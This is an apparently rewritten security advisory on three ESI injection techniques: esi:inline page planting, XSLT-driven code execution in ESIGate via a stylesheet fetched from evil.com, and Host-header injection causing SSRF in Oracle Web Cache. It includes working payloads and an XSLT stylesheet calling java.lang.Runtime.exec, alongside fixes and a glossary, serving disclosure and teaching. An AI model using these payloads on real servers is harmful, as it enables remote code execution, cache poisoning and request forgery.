ESI Injection Part 2: Abusing specific implementations
The article describes three ESI injection techniques: creating a virtual page with esi:inline, achieving RCE via XSLT in ESIGate, and injecting a Host header to cause limited SSRF in Oracle Web Cache. An attacker who can reflect ESI tags into a cached page could poison content, execute code, or redirect requests.
 Published on gosecure.net
by Philippe Arteau | May 2, 2019
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Edge Side Includes (ESI) is a specification that defines statements in the form of XML tags, interpreted by a caching server. Those statements describe how a web page is assembled by composing HTML fragments pulled from external resources. A typical page returned by the application to the cache looks like this:
<body>
  <b>The Weather Website</b>
  Weather for <esi:include src="/weather/name?id=$(QUERY_STRING{city_id})" />
  Monday: <esi:include src="/weather/week/monday?id=$(QUERY_STRING{city_id})" />
  Tuesday: <esi:include src="/weather/week/tuesday?id=$(QUERY_STRING{city_id})" />
[…]
The caching server resolves those tags and serves the assembled result:
<body>
  <b>The Weather Website</b>
  Weather for Montreal
  Monday: -5 °C
  Tuesday: -7 °C
[…]
An attacker can abuse the mechanism by reflecting a value inside a page that is processed by the caching server. This post follows up on an earlier article about injecting ESI tags to fool the web cache proxy, and on the Defcon and Black Hat presentations where the GoSecure intrusion testing team showed how ESI implementations can lead to session leakage through the client browser without any malicious JavaScript. The focus here is on attack vectors that apply to specific implementations, and on the proper mitigation for each.
Three tricks are covered:
- ESI inline fragment
- XSLT to RCE
- Header injection in ESI include
Setup
The precondition for all three is the same: the attacker must be able to reflect a value containing XML tags inside a page that is cached. No accounts or special roles are involved. The vulnerable products named in the post are:
| Trick | Product |
|---|---|
| ESI inline fragment | Oracle Web Cache 11g |
| XSLT to RCE | ESIGate versions lower than 5.3 |
| Header injection and limited SSRF | Oracle Web Cache (CVE-2019-2438) |
Apache Traffic Server, Squid and Varnish do not support the esi:inline statement, even though it is part of the ESI specification. The XSLT vector was found by Benoit Côté-Jodoin using Find Security Bugs, and only one occurrence was found vulnerable.
Finding it
The inline fragment vector was found by reading documentation, specifically the Oracle Application Server Web Cache Administrator's Guide. The header injection vector came out of an SSRF research effort: the team focused on the URL parameter of the esi:include tag, but found that the host from the URL was either ignored or verified against a whitelist. That pushed them towards other features, such as the ESI variables described in the previous article.
Exploitation
Step 1: ESI inline fragment
The <esi:inline> tag defines content saved to the cache. The content is later available and associated with the path defined in the name attribute. An optional fetchable attribute defines whether the resource is available to an external user (true) or only available to ESI (false).
The following payload creates a virtual page attack.html:
<esi:inline name="/attack.html" fetchable="yes">
<script>prompt('Malicious script')</script>
</esi:inline>
From an attacker's perspective, this feature can be used to pollute existing resources such as JavaScript to hide a malicious backdoor, and it could be used to host malicious pages or binaries.

The image shows the victim's perspective when viewing the poisoned page or resource.
Step 2: RCE through XSLT

Some vendors implemented the possibility to include XML content that is transformed using XML Stylesheet Language Transformations. A regular esi:include tag has the following form:
<esi:include src="http://website.com/data/news.xml" stylesheet="/news_template.xsl">
</esi:include>
The requirement to exploit this is similar to the previous attacks: the attacker must be able to reflect a value with XML tags inside a page that is cached. Once a reflected value is found, the following payload is reflected in the HTTP response:
<esi:include src="http://website.com/" stylesheet="http://evil.com/esi.xsl">
</esi:include>
The stylesheet attribute points to a malicious XSLT resource hosted on a remote server controlled by the attacker. The XSLT processing is triggered automatically by ESI-Gate when the included tag has a remote stylesheet. By default, the XML parser in Java allows the import of Java functions, which can easily lead to arbitrary code execution, as demonstrated in the following stylesheet sample:
<?xml version="1.0" ?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
<xsl:output method="xml" omit-xml-declaration="yes"/>
<xsl:template match="/"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:rt="http://xml.apache.org/xalan/java/java.lang.Runtime">
<root>
<xsl:variable name="cmd"><![CDATA[touch /tmp/pwned]]></xsl:variable>
<xsl:variable name="rtObj" select="rt:getRuntime()"/>
<xsl:variable name="process" select="rt:exec($rtObj, $cmd)"/>
Process: <xsl:value-of select="$process"/>
Command: <xsl:value-of select="$cmd"/>
</root>
</xsl:template>
</xsl:stylesheet>
The stylesheet binds the rt namespace to java.lang.Runtime, obtains the runtime object with rt:getRuntime(), and executes the command held in the cmd variable with rt:exec. The sample command is touch /tmp/pwned.
Step 3: Header injection and limited SSRF (CVE-2019-2438)

This scenario involves injecting an unexpected Host header for an esi:include statement:
<esi:include src="/page_from_another_host.htm">
<esi:request_header name="User-Agent" value="12345
Host: anotherhost.com"/>
</esi:include>
User-Agent is used as the example header because the Host header is blacklisted. The newline inside the value allows an additional Host header to be added to the HTTP request. Because the custom header is added at the beginning of the HTTP request, this overrides the original target host. IIS and Lighttpd ignore requests with multiple Host headers, but most web containers use the first header. Those behaviours are documented in the paper Host of Troubles: Multiple Host Ambiguities in HTTP Implementations (see Table 3 for detailed implementation behaviour).
Root cause
The ESI specification does not provide a mechanism to authenticate that a tag has been legitimately issued by the backend. Any caching proxy with ESI enabled therefore keeps the potential issues described in both articles. The individual vectors rest on features that are intended behaviour of the products: esi:inline is a documented feature with no configuration to limit it, and the XSLT processing is triggered automatically when an include carries a remote stylesheet, with the Java XML parser allowing Java function imports by default. The header injection relies on the newline inside the header value and on the custom header being placed before the original target host.
Impact
The inline fragment lets an attacker pollute existing resources, such as JavaScript, to hide a malicious backdoor, and host malicious pages or binaries. The XSLT vector can lead to arbitrary code execution. The header injection leads to a limited SSRF, with the effective target depending on how the receiving web container handles multiple Host headers. The authors note that these vulnerabilities will not be found on a large number of websites, because those solutions are not yet massively deployed and most ESI implementations will not have the features described. They are interesting whenever a web cache provider with ESI enabled is encountered.
Fix
- Inline fragment: there is no configuration to limit this type of attack, as
<esi:inline>is an intended feature. The best protection is to make sure the web framework escapes for the HTML context by default in the resulting view. If ESI is no longer used, stop returning theSurrogate-Controlheader to avoid any ESI fragment parsing by the caching server. - XSLT: update ESIGate to the latest version; the mitigation is as easy as that.
- Header injection: the measures are the same as in the first section, proper XML/HTML escaping by the framework being the best defence. To avoid the header injection, update to the latest Oracle Web Cache.
Variants to test
- Reflected XML in a cached page. Inject a benign ESI tag and see whether the caching server resolves it in the response. A positive result is the tag being processed rather than served literally.
esi:inlinesupport. Send the inline payload with anamepath andfetchable="yes", then request that path directly. A positive result is the virtual page being served to an external user.- Remote stylesheet processing. Use an
esi:includewith astylesheetattribute pointing to a server you control and watch for a request to it. A positive result is the cache fetching your stylesheet automatically. - Java function import in XSLT. Serve a stylesheet that binds the
java.lang.Runtimenamespace and executes a harmless command. A positive result is the command running on the cache host. - Newline in
esi:request_headervalues. Set a blacklisted header name indirectly through a permitted one, as withUser-Agentand an embeddedHostline, and observe which host the request reaches. A positive result is the request being sent to the injected host on containers that use the firstHostheader.
What happened, in plain words
Imagine a large website that is visited by thousands of people at once. To cope with the load, the site does not build every page from scratch for every visitor. Instead, a special server called a cache keeps a ready-made copy of the page and hands it out quickly. Some parts of the page change often (the weather, a stock price, a personalised greeting), so the cache is told to fetch those small pieces from elsewhere and stitch them into the page before sending it on. The language used to give those instructions is called Edge Side Includes, or ESI for short.
ESI instructions look like ordinary HTML tags, but they are not shown to the visitor. They are read and acted on by the cache. For example, an ESI tag can say "go and fetch this other page and put its contents here". The cache does the fetching, glues the pieces together, and returns the finished page.
The problem is that the cache trusts these tags completely. If an attacker can slip an ESI tag into a page that the cache is about to process, the cache will obey it. The attacker does not need to break any password or find a secret. They only need a place on the site where their own text is echoed back into the page (a reflection), and the cache will treat that text as instructions.
This article follows an earlier one on the same subject. It describes three specific tricks that work against particular cache products, and it explains how to fix each one. The three tricks are:
- ESI inline fragment: creating a brand new page inside the cache.
- XSLT to RCE: turning a page transformation feature into the ability to run commands on the server.
- Header injection in ESI include: sneaking an extra line into the request the cache sends out, which leads to a limited form of SSRF (making the server fetch something on the attacker's behalf).
Before going further, a few words on the background. In 2018 the same team published a post about injecting ESI tags to fool the cache, and a colleague, Louis Dion-Marcil, presented the discovery at Defcon and Black Hat. Those talks showed that ESI implementations can leak a visitor's session through the browser without any malicious JavaScript. The presentation is on the Defcon YouTube channel.
A session is what a website uses to remember that you are logged in. When you sign in, the server gives your browser a small piece of data (often a cookie) that acts like a wristband at an event: show it and you are let in without proving who you are again. If an attacker can steal that wristband, they can act as you. The earlier talks showed ESI being abused to do exactly that. This article is about three further tricks found afterwards.
A short ESI crash course
A web application that wants to be cached but still needs fresh pieces sends the cache a page containing ESI tags. Here is the example from the article:
<body>
  <b>The Weather Website</b>
  Weather for <esi:include src="/weather/name?id=$(QUERY_STRING{city_id})" />
  Monday: <esi:include src="/weather/week/monday?id=$(QUERY_STRING{city_id})" />
  Tuesday: <esi:include src="/weather/week/tuesday?id=$(QUERY_STRING{city_id})" />
[…]
Line by line:
<body>and</body>are the ordinary HTML tags that wrap the visible part of a page. Nothing special here.<b>The Weather Website</b>is a bold heading. Again, plain HTML.Weather for <esi:include src="/weather/name?id=$(QUERY_STRING{city_id})" />is the interesting line. The<esi:include ... />tag tells the cache: "fetch the address given insrcand paste the result here". The address is/weather/name?id=$(QUERY_STRING{city_id}). The$(QUERY_STRING{city_id})part is an ESI variable: it means "take the value of thecity_idparameter from the visitor's request and put it here". So if the visitor asked for?city_id=montreal, the cache fetches/weather/name?id=montreal.- The Monday and Tuesday lines do the same thing for the weekly forecast.
[…]just means the page continues in the same style.
When the cache processes this page, it fetches each piece and produces the finished HTML:
<body>
  <b>The Weather Website</b>
  Weather for Montreal
  Monday: -5 °C
  Tuesday: -7 °C
[…]
Now the tags are gone and the real values are in their place. The visitor sees a normal weather page. The cache did all the work.
The danger is that an attacker can trigger the same mechanism by getting their own text reflected into a page that the cache processes. If the site echoes back whatever the attacker typed, and the attacker types an ESI tag, the cache will treat that tag as an instruction. That is the whole basis of the attacks below.
For more background, the earlier post on the subject is worth reading.
1. ESI inline fragment
The <esi:inline> tag is a way to save content into the cache. The saved content is later available at the path given in the name attribute. There is an optional attribute called fetchable that decides whether the saved resource can be requested by an outside visitor (true) or only used internally by ESI (false).
Only a limited number of products support esi:inline. Apache Traffic Server, Squid and Varnish do not support it, even though it is part of the ESI specification. It is implemented in some caching solutions, for example Oracle Web Cache 11g.
Here is the malicious payload from the article. It creates a virtual page called attack.html:
<esi:inline name="/attack.html" fetchable="yes">
<script>prompt('Malicious script')</script>
</esi:inline>
Line by line:
<esi:inline name="/attack.html" fetchable="yes">opens the inline block.name="/attack.html"says "store this content under the path/attack.html".fetchable="yes"says "let anyone on the internet request it".<script>prompt('Malicious script')</script>is the content being stored. It is a small piece of JavaScript that would pop up a box saying "Malicious script" if a browser ever ran it. In a real attack the attacker would put something more harmful here.</esi:inline>closes the block.
Why does this matter? From an attacker's point of view, this feature lets them pollute existing resources. For example, they could overwrite a JavaScript file that the site loads, hiding a malicious backdoor inside it. They could also host malicious pages or binaries.
The image shows what the victim sees when they open the poisoned page or resource.
This attack vector was found simply by reading the documentation, specifically the Oracle Application Server Web Cache Administrator's Guide. No tool was needed; the feature was described openly.
How to fix it
There is no configuration setting that limits this attack, because <esi:inline> is an intended feature. The best protection is to make sure your web framework escapes output for the HTML context by default in the resulting view. Escaping means turning characters that have a special meaning in HTML (like < and >) into harmless text, so that anything a user types is shown as text and never treated as a tag. If you are no longer using ESI, you can stop returning the Surrogate-Control header, which is the header that tells the cache to parse ESI fragments. Without that header, the caching server will not parse ESI fragments.
2. RCE through XSLT
Some vendors added the ability to include XML content that is transformed using XML Stylesheet Language Transformations, or XSLT. XSLT is a language for describing how to turn one XML document into another. Think of it as a recipe: you give it a document and a stylesheet, and it produces a new document according to the rules in the stylesheet. Only one occurrence of this vulnerability was found, by Benoit Côté-Jodoin, using a tool called Find Security Bugs. The exploit scenario affects ESIGate versions lower than 5.3.
Triggering the XSLT processing
A regular esi:include tag has this form:
<esi:include src="http://website.com/data/news.xml" stylesheet="/news_template.xsl">
</esi:include>
Line by line:
<esi:include ...>tells the cache to fetch something and paste it in.src="http://website.com/data/news.xml"is the address of the XML document to fetch.stylesheet="/news_template.xsl"is the address of the stylesheet that should be applied to that document before pasting the result.</esi:include>closes the tag.
The requirement to exploit this is the same as before: the attacker must be able to reflect a value containing XML tags inside a page that is cached. Once such a reflection is found, the attacker sends the following payload, which appears in the HTTP response:
<esi:include src="http://website.com/" stylesheet="http://evil.com/esi.xsl">
</esi:include>
Line by line:
src="http://website.com/"points at a harmless page. The attacker does not care what it contains.stylesheet="http://evil.com/esi.xsl"is the important part. It points at a stylesheet hosted on a server the attacker controls. The cache will fetch it and apply it.</esi:include>closes the tag.
Why does this work? ESI-Gate triggers XSLT processing automatically whenever an include tag carries a remote stylesheet. It triggers the processing automatically. By default, the XML parser in Java allows stylesheets to import Java functions. That means the stylesheet is not just a formatting recipe; it can call into the Java runtime of the server. This easily leads to arbitrary code execution, which means running any command the attacker chooses on the server.
The following stylesheet sample demonstrates it:
<?xml version="1.0" ?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
<xsl:output method="xml" omit-xml-declaration="yes"/>
<xsl:template match="/"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:rt="http://xml.apache.org/xalan/java/java.lang.Runtime">
<root>
<xsl:variable name="cmd"><![CDATA[touch /tmp/pwned]]></xsl:variable>
<xsl:variable name="rtObj" select="rt:getRuntime()"/>
<xsl:variable name="process" select="rt:exec($rtObj, $cmd)"/>
Process: <xsl:value-of select="$process"/>
Command: <xsl:value-of select="$cmd"/>
</root>
</xsl:template>
</xsl:stylesheet>
Line by line:
<?xml version="1.0" ?>is the standard opening line of an XML document. It just says "this is XML, version 1.0".<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">opens the stylesheet. Thexmlns:xsl=...part declares a namespace, which is a way of giving a short prefix (xsl) to a long identifier so the document stays readable.<xsl:output method="xml" omit-xml-declaration="yes"/>says the output should be XML and that the XML declaration line should be left out.<xsl:template match="/" ...>starts a template that applies to the whole document (the/means the root).xmlns:rt="http://xml.apache.org/xalan/java/java.lang.Runtime"is the key line. It binds the prefixrtto the Java classjava.lang.Runtime. That class is the part of Java that can start other programs. By naming it here, the stylesheet gains the ability to call it.<root>is just an element that will hold the output.<xsl:variable name="cmd"><![CDATA[touch /tmp/pwned]]></xsl:variable>defines a variable calledcmdwhose value is the commandtouch /tmp/pwned. TheCDATAwrapper tells the XML parser to treat the contents as raw text, so the spaces and slashes are not misinterpreted. The commandtouchcreates an empty file; here it creates/tmp/pwned.<xsl:variable name="rtObj" select="rt:getRuntime()"/>callsgetRuntime()on the Java runtime class and stores the result inrtObj. This gives the stylesheet a handle to the running Java process.<xsl:variable name="process" select="rt:exec($rtObj, $cmd)"/>callsexecon that handle with the command incmd. This is the moment the command actually runs on the server.Process: <xsl:value-of select="$process"/>andCommand: <xsl:value-of select="$cmd"/>print the results into the output, so the attacker can see what happened.</root>,</xsl:template>and</xsl:stylesheet>close the elements opened above.
In short: the stylesheet binds the rt namespace to java.lang.Runtime, obtains the runtime object with rt:getRuntime(), and executes the command held in the cmd variable with rt:exec. The sample command is touch /tmp/pwned.
How to fix it
The fix for ESI-Gate is as easy as updating to the latest version. For more information about the vulnerability, the Find Security Bugs documentation on malicious XSLT is a good reference.
3. Header injection and limited SSRF (CVE-2019-2438)
When the team started this research, the main vulnerability class they were targeting was Server Side Request Forgery, or SSRF. In plain words, SSRF is when an attacker can make a server send a request to an address of the attacker's choosing.
They focused on the URL parameter of the esi:include tag. The idea was to point the include at an internal address. But the host part of the URL was either ignored or checked against a whitelist, so that route was closed. That pushed the team to look at other features, such as the ESI variables described in the previous article.
One scenario did lead to an SSRF. It involves injecting an unexpected Host header into an esi:include statement:
<esi:include src="/page_from_another_host.htm">
<esi:request_header name="User-Agent" value="12345
Host: anotherhost.com"/>
</esi:include>
Line by line:
<esi:include src="/page_from_another_host.htm">starts an include. Thesrcis a relative path, so the cache will fetch it from the site's own host.<esi:request_header name="User-Agent" value="12345starts a tag that adds a custom header to the outgoing request. The header name isUser-Agent, which normally identifies the browser. The value begins with12345.Host: anotherhost.com"/>is the second line of that value. Because the value contains a newline, everything after it is treated as a new line in the outgoing HTTP request. That new line is aHostheader pointing atanotherhost.com. The"/>closes the tag.</esi:include>closes the include.
Why is User-Agent used as the example header? Because the Host header is blacklisted, so the attacker cannot set it directly. The newline inside the value is the trick: it lets the attacker add a Host header indirectly. Because the custom header is added at the beginning of the HTTP request, it overrides the original target host. IIS and Lighttpd ignore requests with multiple Host headers, but most web containers use the first header they see. Those behaviours are documented in the paper Host of Troubles: Multiple Host Ambiguities in HTTP Implementations (see Table 3 for the detailed behaviour of each implementation).
How to fix it
The mitigating measures are the same as in the first section. Making sure your framework does proper XML/HTML escaping is the best defence. To avoid the header injection, update to the latest Oracle Web Cache.
Conclusion
The authors are aware that these vulnerabilities will not be found on a large number of websites. Those solutions are not yet massively deployed, and most ESI implementations will not have the features described. They are interesting whenever you encounter a web cache provider with ESI enabled.
The ESI specification does not provide a mechanism to authenticate that a tag has been legitimately issued by the backend. In other words, the cache has no way to check that an ESI tag really came from the application and not from an attacker. For this reason, any caching proxy with ESI enabled will continue to have potential issues like the ones described in both articles.
Finally, this post included one vulnerability found by Benoit Côté-Jodoin. An article regrouping other RCE vulnerabilities he found during his internship will be published soon.
Glossary
- Cache: a server that stores ready-made copies of pages so they can be served quickly to many visitors.
- Caching proxy: a server that sits between visitors and the application, storing and serving cached content.
- CDATA: a wrapper in XML that tells the parser to treat the enclosed text as raw characters, not as markup.
- Cookie: a small piece of data a website stores in your browser to remember who you are between requests.
- CVE: a public identifier for a known security vulnerability, so people can refer to it unambiguously.
- ESI (Edge Side Includes): a language of XML tags that tells a cache how to assemble a page from pieces fetched from elsewhere.
- Escaping: converting characters that have special meaning in HTML or XML into harmless text, so user input is shown as text and never treated as code.
- Header: an extra line of information sent alongside an HTTP request or response, such as the browser name or the target host.
- Host header: the header that tells a web server which site the request is for, especially when one server hosts many sites.
- HTTP: the protocol browsers and servers use to exchange requests and responses.
- JavaScript: the programming language that runs in web browsers and makes pages interactive.
- Namespace: a way of giving a short prefix to a long identifier in XML, so different vocabularies can coexist without clashing.
- RCE (Remote Code Execution): the ability for an attacker to run their own commands on a remote server.
- Reflection: when a website echoes back text supplied by the user, without changing it.
- Session: the state a website keeps to remember a logged-in visitor across requests.
- SSRF (Server Side Request Forgery): a vulnerability where an attacker can make a server send requests to addresses of the attacker's choosing.
- Surrogate-Control: an HTTP response header that tells a cache to process ESI tags in the page.
- User-Agent: an HTTP header that identifies the browser or client making the request.
- Variable (ESI): a placeholder in an ESI tag that is replaced with a value from the visitor's request, such as a query parameter.
- Whitelist: a list of allowed values; anything not on the list is rejected.
- XML: a text format for structured data, using tags to mark up elements.
- XSLT (XML Stylesheet Language Transformations): a language for describing how to transform one XML document into another using a stylesheet.




